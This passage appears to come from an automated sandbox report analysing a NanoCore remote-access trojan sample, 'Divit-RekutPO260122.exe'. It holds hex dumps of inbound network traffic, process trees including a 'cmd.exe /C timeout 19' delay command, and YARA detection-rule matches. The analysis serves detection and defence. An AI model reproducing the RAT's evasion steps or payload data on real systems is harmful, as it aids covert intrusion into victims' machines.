c5"=<QnA&[F-e3Y\$IPKfki5GQ2zl"8@]:EDf d*=>Q)ZN=XvM9[SW-Q8a,DMnmY]\$.:-:VS[Pn 6JLk4?_Fh`6n,u1 ^{uj46w,q
2022-01-27 04:13:04 UTC	930	IN	Data Raw: 63 16 35 94 9a ff ca 16 1c 22 3d b9 10 95 3c bd 8e 51 85 05 6e c7 41 26 83 7c 46 2d 65 7f ee 33 59 ff 8b 24 d4 49 50 4b 1b eb 66 6b 09 1b f4 96 c0 69 0e 35 47 cf 1e 8e b5 82 b5 a8 c0 51 32 a1 87 07 b1 1b dd 7a 90 f2 1b a5 6c b0 ed fa 22 d2 38 40 5d 14 ec 88 0a 93 3a 99 45 44 66 1e ef 20 64 a0 8f c0 db 2a 3d 51 a3 29 5a f5 4e a6 f9 cb 8d 3d 1a 83 8c 58 1c 18 0d 76 ab 4d 39 fa a7 19 f7 db 7b 53 b3 bf d9 ab df da 9b 89 e9 dc 57 af ea 9d 2d 51 38 c8 1e b5 61 2c 9e 83 44 4d 6e 77 7d a8 59 da cc 24 dd ff 05 2c 3a 2d a2 56 53 7b 50 6e fa 20 fe 8b d8 36 db 08 d4 10 e8 4a 88 7f 15 4c ca df f0 07 f9 ef 6b 34 3f 9f f2 5f a6 98 46 d3 ed 68 60 d4 36 91 d6 6e b3 d8 b7 2c 11 c6 b7 a8 8d a9 75 31 d4 f8 cf 5e e3 d3 7b c6 b8 d1 75 e3 5d c4 34 a8 36 77 d9 2c df c5 04 c0 71 Data Ascii: c5"=<QnA&[F-e3Y\$IPKfki5GQ2zl"8@]:EDf d*=>Q)ZN=XvM9[SW-Q8a,DMnmY]\$.:-:VS[Pn 6JLk4?_Fh`6n,u1 ^{uj46w,q

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	934	IN	Data Raw: c6 0c e6 5d 77 fc d8 54 37 a9 bc 3d 59 21 9c a6 6d 71 7f f9 9e da c6 5c bb e7 33 3b 60 79 da 81 6a 46 3e ec e7 ac f7 56 45 1a 05 99 75 1c 4e 29 83 eb e5 be b8 a1 7c f4 68 cf 58 f5 cc 6c 67 80 2a 7b 67 46 8d 96 a4 ad 74 0a f1 4e f6 ab e0 85 d4 a7 1c 0f e3 d4 2e 55 ef 10 de ec a0 a0 c3 ea 44 3f f6 5d 4d 5d a5 79 12 0a d7 8b d1 d7 42 03 9e 8b f9 63 f1 11 a8 5b 44 10 5b 72 ff 39 da 48 54 13 78 30 33 0b 5c 49 71 52 60 b9 41 23 d3 bd ae 88 26 ad 7d c9 74 e0 0b e7 50 88 0e dd cf d4 a1 fb 36 90 2c 1e 75 25 92 78 40 39 c8 5c f2 c7 96 b0 99 91 2d 1d 04 37 c7 3b 98 f7 a0 8a fc b9 9a 3d 07 8f 09 6a 7b cb dc 04 96 a9 e7 97 e9 84 17 8e 8d b6 64 15 9a f4 36 24 60 06 67 6f 50 b2 43 fb 13 23 54 ee b0 0c c9 7a 73 bc 69 bc 96 24 6d 5b 0a 4f dd 23 b6 02 9a 56 5a 8b 87 75 af bc Data Ascii:]wT7=Y!mq\3;`y]F>VEuN)[hXlg*[gFtN.UD?]M]yBc[D[r9HTx03\lqR`D-S&]tP6,u%x@9\--7=j[d6\$`goPC#Tzsi\$mi[O#VZu
2022-01-27 04:13:04 UTC	938	IN	Data Raw: 89 b2 0e 22 f9 38 0c 6f 9f 03 28 b7 df 5f cb e6 f1 62 c3 f0 11 c2 8b 46 97 fa b5 fb 85 92 a9 ca 2d 17 38 db a2 cd 7b 15 03 a7 ac fa e4 4f 37 67 cd 62 2d b5 db 77 b3 55 ca d9 ea c8 ec d2 6a fd 0f 34 9f 1e e8 f1 bb a0 a7 b8 19 5e ea 39 03 6e de c8 17 12 85 71 4a 92 cb a3 5c 4d 96 ed 72 2a a0 63 af 7c e2 af 79 46 41 54 fc 79 29 a8 92 de 10 43 8d 40 7e cd d9 45 ae 1b 30 b8 f8 6c bf 9e 8b a5 18 8b 0a 42 71 bd bd ef 4d 33 61 f3 10 35 96 1c 9d 3d 54 9d 4d 85 d0 dd 14 02 4f 53 ff 6a 6d 08 b7 74 d8 d6 0c c5 2b 61 e2 91 de c3 d3 ea 73 79 fe 5e da 6e cd f3 44 62 2d ce 5b 19 06 26 5a 10 eb 1c 26 12 ba 9e 32 95 b2 c3 f2 19 ee 79 d4 5b 39 b4 fb 0e 5b 7b 53 98 bf 9d 01 63 f8 17 68 41 2e 0d a9 2b aa 91 6a 5e 02 7d d9 8d d3 82 87 82 66 45 fe 38 89 28 be 3d aa dd 00 80 f4 Data Ascii: "8o[_bF-8(O7gb-wUj4^9nqJlMr*c]yFATy)C@~-E0lBqM3a5=TMOSjmt+asy^nDb-&Z&2y[9[([SchA.-j^")fE8(=
2022-01-27 04:13:04 UTC	949	IN	Data Raw: 50 47 26 db 60 b6 5f a1 f9 80 b7 10 65 59 67 db 76 c0 39 a9 38 ff 72 0d a4 f7 26 a2 72 77 ac 5f b3 91 01 09 66 0d d4 2d 24 72 e5 11 f0 9a 76 89 6f 4c dd 58 c7 c8 25 8f 81 3d a3 2d 22 b6 bd 8d f5 6b 45 23 90 88 22 33 c0 72 85 a3 29 de 94 1b b6 f8 47 66 83 16 75 e8 7e 9c 99 5f 1c f6 89 0c 03 e6 b4 6a 6d 79 d2 5d 0b d8 cb 31 64 c0 97 ac f8 45 52 ae 17 a2 b5 7e 25 6b 70 a7 30 77 19 fa 21 4d d4 a4 48 d0 6a de 8a 50 90 01 76 72 9e 81 38 8c 9f f1 85 d7 4d ab 25 52 9b 19 9e 60 54 5f 62 61 61 9b 8c d4 20 a5 68 5b 38 f4 4c 33 ba 76 4e 82 1f a2 15 39 d5 b4 d4 3d 07 b7 24 99 8f 47 9b 13 89 59 de 1b c1 1a cc ff cd 4b 3b 27 03 77 7e 1e 47 0a cd ba 37 4d fd fd 3d a1 14 f8 f8 c2 fa a8 7d c0 c5 e4 ae 07 a6 a4 e2 52 46 29 ec 2a 08 ed 67 ce c6 58 97 27 4d 23 a6 e2 fc 71 c5 Data Ascii: PG&`_eYgv98r&rw_f-\$rvoLX%~="kE#~3r)Gfu~_jmy]1dER~%kp0w!MHjPvr8M%`T`_baa h[8l3vN9=\$GYK;`w~G7M=)RF)*gX`M#q
2022-01-27 04:13:04 UTC	954	IN	Data Raw: 82 12 07 12 12 4a 92 40 04 67 06 05 5e d6 ce f8 79 85 94 72 bf 0e 59 5d 19 89 4e 60 0b aa 36 f4 93 a2 e9 f3 34 d7 4e 14 de 22 7b 1c 43 3b a2 c4 2d 4f 6f d0 5d e7 44 7b ca 52 e0 bc c7 d5 04 cf 39 4f 9b f1 9c 85 a2 e4 a8 14 85 e8 7e c8 f2 54 22 bc 34 ba 63 cf d2 90 ad 5a 54 8d 9a 62 5d c9 c6 d5 7e e4 34 a0 2a c4 bd 11 d7 58 cb b1 70 4e ae 32 3a 0a c4 26 ee fc 42 17 b6 63 2f f6 16 67 2f 0f e1 e2 a3 f1 28 26 29 1c c3 b8 95 55 7b 86 ca aa b1 12 18 ba 5a c2 43 02 00 e6 1a 08 09 2f d4 a6 87 9a 38 f3 54 24 69 5d f1 b1 01 d8 69 e9 ce 22 7d a2 9a 9c 91 f1 61 fb 41 69 44 ac 8d 2c d8 17 cc f2 be 16 1a 7b 5d a1 94 c3 61 e9 fb 62 5e ee 8e 82 7a 3c 7a 34 68 bd 74 fb b2 c9 e3 d0 9b 99 e4 19 47 c2 77 fe 20 0b 52 e3 d0 72 97 f9 75 d8 3c b8 59 4a 75 4f ff 20 08 84 e9 4a ae Data Ascii: J@g^yrY]N`64N`[C;-OoJ[R9O~T`4c2Tb]~4*XpN2;&Bc/g/(&)U[2C/8T\$ij])aAiD,[lab^z<z4htGw Rru<YJuO J
2022-01-27 04:13:04 UTC	970	IN	Data Raw: 7c 74 8a 57 a6 48 30 a4 56 64 20 e0 f6 a3 b1 fc b2 a1 c7 5e d2 00 a0 51 87 a8 a5 f8 ea 4a 22 24 88 88 27 3e ec 11 da 2e 1a fd 07 d1 33 38 c4 b6 1f ad b6 0b f1 e1 d7 3b a6 a9 56 5f 8f dd 78 31 04 39 66 95 9f ab ad d0 25 c6 31 08 c4 d4 53 f7 e2 f9 65 52 e7 35 11 90 0b 02 7a 41 ec 27 bb e1 a8 ce 41 a8 89 b8 74 83 eb e1 6a da ac 40 89 d2 6f 9b 8e 7a 20 f8 6d 49 bf 65 93 a0 24 09 c5 9c 97 0b 3c 40 d1 df 06 a0 09 da 0f 92 34 b8 de da ce d6 a0 a3 de 34 6d 31 72 32 6f 44 43 6b 99 55 5b 62 f5 1c 0a 09 a2 00 a9 2f cc eb 57 7c 73 7e 8b 22 cd f9 4a 8c ec fc f6 80 47 0a f9 29 c6 95 0d 7a 6f e8 ce 58 98 94 ee 08 b2 23 d6 6b 1e 0b a5 eb 58 36 df 78 d2 3d b8 67 22 cb 73 3f 08 67 88 55 f5 9e 31 0a 19 c7 68 d9 4a 56 c7 57 b4 7c 11 2c 1a f1 33 fe 8c fc 8e 6d d8 66 19 9b Data Ascii: !tWH0Vd ^QJ"\$">.38;V_x19f%1SeR5zA/A8tj@oz mle\$<@44m1r2dCkU[b/W/s~-JG)zoX#kX6x=g"?gU1hJ VW ,3mf
2022-01-27 04:13:04 UTC	981	IN	Data Raw: a8 cd 28 78 78 31 4c 6b 42 68 d6 f3 c8 fa 4a a5 38 55 af b2 e5 2e 54 38 f9 19 18 3e 78 8a 9e e9 d6 9d fe 99 19 6e 90 23 67 83 f0 c0 c8 6e 17 5d f7 4f 2c 23 90 be a2 34 ab 41 3c fa 03 69 ba a1 dc 2c 1a e1 94 ef fd 1f a1 80 75 83 a2 c5 ca 99 cf 83 cc ff a5 5a b4 4b 78 d2 6c b4 70 5f 87 a4 9a be cb b4 4e 69 ef 62 41 0b e3 3d 1f e5 49 da 62 97 ef fc 66 ee 12 73 01 63 a4 a5 c1 20 8e c1 7b 7d 2a 43 8f 9c ab 0f 97 51 34 05 d1 e0 57 2c f6 93 3d 15 98 cd 6f b1 a6 f4 96 a5 ba ca 59 61 d7 f2 0d 84 8d 28 36 18 9c f9 43 f3 92 d7 3e 8b a1 58 c3 ad 33 c1 ff 53 01 0f fe 8b 6d 9e 63 69 5a 92 4d 1c d7 38 6c 7b e3 2e 6e 22 5a d7 24 9c c6 88 e7 51 b6 0c 77 c6 fe b7 c4 a1 ac c6 87 71 8c 56 28 9f 81 fe 0f 5f 2d e4 ab 1e 6e ed 6b 4a 41 df fc e4 a9 9e d9 64 60 42 df 79 f8 d8 Data Ascii: (xxlLkBhJ8U.T8>xn#gn]O,#4A<i,uZKxlp_NibA=lbfscc {}*CQ4W,=oYA(6C>X3SmcIZM8[.n"Z\$QwqV[_nkJAd^By
2022-01-27 04:13:04 UTC	997	IN	Data Raw: c5 b8 0f fa 87 90 51 e0 53 d1 47 23 2c 63 7f 52 19 e3 72 ac 08 7f bc 93 f8 e2 4d a5 ae 5f 37 ec f5 23 e4 ec ba 72 3d ee c1 82 b2 66 06 25 94 30 30 c1 f9 f4 73 d0 c4 a7 9e 6c 57 c7 ab 0f 63 14 f2 ca d2 d6 12 ea 24 9c a0 c6 c1 85 60 ea b9 18 d6 a8 98 b3 26 62 ca c9 2a 9a 03 31 d5 d9 e5 6f 81 b9 f1 20 e3 2b 26 73 bc a8 52 b4 49 11 a1 71 39 35 3e a4 79 ea f7 b5 1a 23 15 09 f5 24 c5 7e 8c 34 51 68 f5 a2 c5 bd 73 3c 7e 3a cd 38 3a 71 11 4d d1 e2 ee 4a b1 60 ce 70 77 20 5e f8 7e f0 60 2b bd e7 bc 80 59 ff 81 0b 6e 0d 65 ea a1 d1 55 6e 0f b0 5d 97 16 19 fc 20 1b 4d fb b3 71 c1 94 bc 5c a5 e4 5a 8a f9 e8 92 cc 1c d9 74 6e a5 21 34 60 f8 ef 62 e1 66 87 b0 6d e1 c9 7e 8b a0 1c 16 6d 93 d9 1d f5 cb ac c5 a2 e1 37 d9 00 1f e7 90 2b 84 e0 76 74 3d 33 2f 4e dd 08 d8 a8 Data Ascii: QSG#,cRrM_7#r=f%00slWc\$`&b*1o +&sRlq95>y#\$\$~4Qhs<~:8:mQ]pw ^~`+YneUn] MqZtn!4'bfm~m7+vt=3/N
2022-01-27 04:13:04 UTC	1013	IN	Data Raw: a5 0a 70 2b d3 56 09 e5 b4 4b 24 1a ea 23 25 0e 39 bf f7 c4 44 78 33 89 84 ff db c0 97 a2 16 cf bd 5c 51 ea 9c b9 2d b1 e3 6b 4d b7 ae 47 14 f3 d2 a9 aa c6 94 80 af 10 67 89 bc fa e1 1d 2b 7a cd f9 8e f0 0c 70 a1 4f a7 76 34 ed ae 29 37 b8 86 d8 5b a1 d1 2b 09 ba 5e d7 d2 17 ff d4 d8 73 4a 35 39 a7 ac de f8 b7 b2 8a c6 8f 99 ac 8b b9 52 b2 25 24 81 00 48 8f 14 79 0c f1 37 e1 97 ad 78 6e 59 56 f6 74 37 aa c1 1e e4 f0 66 b4 57 71 a0 dd 9c 4d 82 ac c2 42 7b 98 e1 71 c0 d9 98 5a ec 29 70 a4 f3 fe ee 7d 3f 12 26 ef 00 44 96 79 60 d5 ab aa c2 6e 1d 9e f0 40 1a a5 15 69 8a ac 4d f7 9a d5 f3 53 e0 ab 46 eb 57 af 2f bc 64 58 22 6e 47 e7 f8 c0 1d 65 65 b5 ac d7 25 ac 8d f1 78 f7 5f ba 3e 77 18 3d 94 e8 10 ab 5b e1 c6 8d 70 9c a7 d1 37 36 12 0e 51 f0 f1 8e 31 8e 59 Data Ascii: p+VK\$%%9Dx3(Q-kMGg+zpOv4)7[+^sJ59R%\$Hy7xnYvt7fWqMB{qZ)p}?&Dy`n@iMSFW/dX`nGee%>_>w= [p76Q1Y
2022-01-27 04:13:04 UTC	1029	IN	Data Raw: ee 44 7c b7 14 aa e0 b9 ea a8 f9 0d a3 90 84 93 2a f4 bf cd d6 57 a0 c0 e3 d5 74 7c 87 7c 46 f4 4a 74 3c bb 84 3e e4 b9 bb 90 43 dc 68 6d af 7f d0 07 7a 3f 34 fc 72 1b fd 0e 71 7a 0b 7b 23 a0 0d bc d9 31 97 80 cb 52 e0 30 60 2d 28 53 f4 63 d2 3d 60 51 97 01 bc 2f 4e dc fe f6 f4 ac 27 98 8e 8f 24 cb 09 24 d6 5e 95 86 4f 10 72 19 b9 3a d3 a1 fe 22 44 5a ce 09 dc 18 dd 47 9e 0a 8a 5d 1b c4 d1 c0 a5 63 21 09 81 4b 42 10 ea d3 cf 40 0a 93 07 4f 43 34 12 3c d6 3c ee dc d4 93 8d d9 4b c0 19 37 2a 86 0a 5b 90 46 c8 0a 25 ff 57 bb 7d de a1 12 99 c1 99 ae b3 62 c1 53 72 76 2f a1 e2 7f e8 f5 15 d7 3d 6e 10 d1 e3 76 71 2c 57 7a e8 26 8b 87 b9 19 8a 73 8a e6 cb e8 f7 73 80 88 8f b2 0c 83 e9 77 6c 88 84 86 90 e5 07 2d de 3b 42 ed cf 1f 9f 62 b3 60 fd 9f b0 02 19 0d 5d Data Ascii: D]*Wt]FJt<>Chmz?4rqz{#1R0`-[Sc~`Q/N`\$\$^Or:"DZG]c KB@OC4<<K7*[F%W]bSrv=nvq,Wz&sswl;-Bb

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:13:04 UTC	1045	IN	Data Raw: 09 5c 33 60 bf ae 5c 47 ae eb 68 55 db 1d 02 fc 4b 69 0b 25 5b de b1 99 59 3c 89 06 8c fd 29 28 7a d4 40 18 3f 12 ea ab bf fd 71 e0 1d d5 3f 87 05 ea 27 07 4f eb 4d 49 c8 b2 cd 09 06 9d f9 7c 7b ea 74 fb b3 59 a3 66 18 49 bb 94 39 eb 8c c1 75 19 84 b0 a5 d7 4d d7 07 87 85 49 95 63 17 91 cd 2c a8 75 db 35 3e c2 42 df 38 12 0a 25 5b 14 e7 af 34 bc 68 b9 7e 28 e8 36 06 86 97 08 99 49 bb 2b cc a5 38 f9 bc 0d a3 36 a9 86 49 e0 a4 37 bc dc ef f4 0a 0d 06 e0 1b 09 35 35 96 ab 73 c2 62 5b 62 a0 fa 7f 4c 7e a4 b5 ec 39 32 b8 44 92 d4 8c 02 bc b9 05 5e f5 04 2e a5 41 79 cf 2b f1 d1 7f 22 f3 74 c8 8a 73 f3 6c f0 1d b4 2c e1 ae 0d e0 c1 31 03 a4 3d 6b aa 0b c1 8c 4c d6 64 0c b9 58 7f c3 d0 e2 a8 77 f5 fb 99 d2 44 54 ed f7 49 4e 39 71 ba 62 24 ae fa 54 f7 0d a3 80 9e Data Ascii: \3`lGhUKI9%[Y<)(z@?q?OMl[(tYfl9uMlc,u5>B8%[4h~(6l+86l755sb[bl~92D^.Ay+*tsl,1=kLdXwDTIN9qb\$T
2022-01-27 04:13:04 UTC	1061	IN	Data Raw: 2c 76 e4 0d 11 b8 c0 b4 41 da 15 99 19 ce 51 d0 e7 c8 79 8f 61 36 e8 9b 34 06 44 ac b3 99 8f d7 28 48 9c 7e 9e 75 b6 4d 2d e8 b8 43 35 1a 47 a8 66 7d c8 95 a4 3c 34 e2 24 ed b1 23 df ac 4a 66 17 70 96 2d 70 e4 de 3a 66 f6 65 c5 9b 60 2a 96 0b 25 84 14 75 cb 66 35 74 90 6d 33 54 d0 f0 a1 ea b1 ca e4 76 3b a3 9b 1b 39 c2 7d 5f 61 21 14 c5 5f e4 d4 d7 86 f3 07 e7 f7 88 eb 15 f6 f2 3a 0c 13 3a 12 a3 b5 6b 53 77 16 65 24 a2 ed 07 46 2a c9 ff b1 23 b8 a9 bf 35 ed fc e2 be bb 81 90 40 bd 18 e9 3c 12 64 14 16 26 8f 2a a1 e0 71 4e 8f a0 ea 95 57 7c 26 54 dc 39 99 aa 5f 0e 8b 6a 4c 92 07 75 4b aa d9 0b e6 28 29 c3 7e ec 29 08 09 8b 6b 1b b9 14 b8 0b 12 d9 8c 6d ec 94 a5 50 3b c7 b0 8c 35 53 ba a1 56 2e 0a 34 6f 14 e2 ad 04 5e 41 3b 2a 7f 2e e7 e1 b4 4c e3 af 7d 63 Data Ascii: ,vAQya64D(H~uM-C5Gfj<4\$#Jfp-p:fe*%uf5tm3Tv;9)_a!_:kSwe\$F*#5@<d&*qNWj&T9_jLuK()-)kmP;5S V.4o^A*.*.L}c
2022-01-27 04:13:04 UTC	1077	IN	Data Raw: 43 20 0a 00 00 cd 73 06 00 00 c5 28 65 b3 e3 ad 20 14 16 30 11 30 13 06 00 00 66 73 ff ff ff 6f 3a 2f 11 2f 13 04 fe 18 11 0e 11 0e 13 58 17 0e 11 06 13 58 28 1f 06 11 7a 0a 00 00 c5 73 06 2c 2e 11 2e 13 01 fe 16 06 00 00 86 6f 37 12 69 8e 09 11 09 11 58 2b 11 09 04 00 00 58 7b 07 04 00 00 47 7e 0a 00 00 cc 28 69 8e 09 11 16 09 11 2c 11 06 09 13 01 00 00 13 8d 14 11 43 2c 2d 11 2d 13 03 fe 16 14 11 2c 13 0a 00 00 cb 28 58 14 1f 06 11 06 14 13 0a 00 00 cb 28 58 10 1f 06 11 06 2b 13 0a 00 00 cb 28 58 0c 1f 06 11 06 00 00 00 82 38 0e 13 16 18 13 0a 00 00 ca 28 58 1c 08 06 06 13 58 00 00 00 f8 20 08 7a 0a 00 00 c5 73 06 2c 2a 11 2a 13 01 fe 16 06 00 00 86 6f 37 12 16 11 06 09 04 00 00 58 7b 07 04 00 00 47 7e 7a 0a 00 00 c5 73 06 2c 29 11 29 13 01 fe 16 09 0d Data Ascii: C s(e 00fso://XX(zs...o7iX+X{G~(i,C,--,X(X+(X8(XX zs,**o7X{G~zs,))



System Behavior	
Analysis Process: Divit-RekutPO260122.exe PID: 5940, Parent PID: 6072	
General	
Target ID:	0
Start time:	05:11:16
Start date:	27/01/2022
Path:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Divit-RekutPO260122.exe"
Imagebase:	0x860000
File size:	137216 bytes
MD5 hash:	036F7890E6E19A1DE41EA9C326F30742

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.812852924.0000000002B57000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.814640504.0000000003E95000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.814640504.0000000003E95000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.814640504.0000000003E95000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.813168383.0000000002C2B000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000000.00000002.815822555.0000000006010000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.814433186.0000000003DF6000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.814433186.0000000003DF6000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.814433186.0000000003DF6000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.813620922.0000000003B19000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000000.00000002.813620922.0000000003B19000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.813620922.0000000003B19000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000000.00000002.813412361.0000000002CCA000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth • Rule: NanoCore, Description: unknown, Source: 00000000.00000002.813412361.0000000002CCA000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net>
Reputation:	low

File Activities
Registry Activities

Analysis Process: cmd.exe PID: 6812, Parent PID: 5940	
General	
Target ID:	3
Start time:	05:11:17
Start date:	27/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\cmd.exe" /C timeout 19
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities							
There is hidden Windows Behavior. Click on Show Windows Behavior to show it.							
File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6864, Parent PID: 6812	
General	
Target ID:	4
Start time:	05:11:17
Start date:	27/01/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false

Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: timeout.exe PID: 5588, Parent PID: 6812

General

Target ID:	5
Start time:	05:11:18
Start date:	27/01/2022
Path:	C:\Windows\SysWOW64\timeout.exe
Wow64 process (32bit):	true
Commandline:	timeout 19
Imagebase:	0x10c0000
File size:	26112 bytes
MD5 hash:	121A4EDAE60A7AF6F5DFA82F7BB95659
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: svchost.exe PID: 6488, Parent PID: 568

General

Target ID:	9
Start time:	05:11:26
Start date:	27/01/2022
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
-----------	--------	------------	---------	------------	-------	----------------	--------

Analysis Process: Divit-RekutPO260122.exe PID: 6488, Parent PID: 5940

General

Target ID:	16
Start time:	05:12:21
Start date:	27/01/2022
Path:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
Imagebase:	0x1a0000
File size:	137216 bytes
MD5 hash:	036F7890E6E19A1DE41EA9C326F30742
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Divit-RekutPO260122.exe PID: 6368, Parent PID: 5940

General

Target ID:	18
Start time:	05:12:22
Start date:	27/01/2022
Path:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
Imagebase:	0x3d0000
File size:	137216 bytes
MD5 hash:	036F7890E6E19A1DE41EA9C326F30742
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: Divit-RekutPO260122.exe PID: 3480, Parent PID: 5940

General

Target ID:	19
Start time:	05:12:24
Start date:	27/01/2022
Path:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\Divit-RekutPO260122.exe
Imagebase:	0x9c0000
File size:	137216 bytes
MD5 hash:	036F7890E6E19A1DE41EA9C326F30742
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000002.933356197.0000000006060000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000013.00000002.933356197.0000000006060000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000002.933356197.0000000006060000.00000004.08000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000000.809933277.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000000.809933277.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000000.809933277.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000000.809640883.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000000.809640883.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000000.809640883.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000000.809306152.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000000.809306152.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000000.809306152.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000002.933086972.0000000005910000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000013.00000002.933086972.0000000005910000.00000004.08000000.00040000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000013.00000002.931764008.0000000003FF9000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: NanoCore, Description: unknown, Source: 00000013.00000002.931764008.0000000003FF9000.00000004.00000800.00020000.00000000.sdmp, Author: Kevin Breen <kevin@techanarchy.net> • Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000013.00000002.930058666.000000000402000.00000040.00000400.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 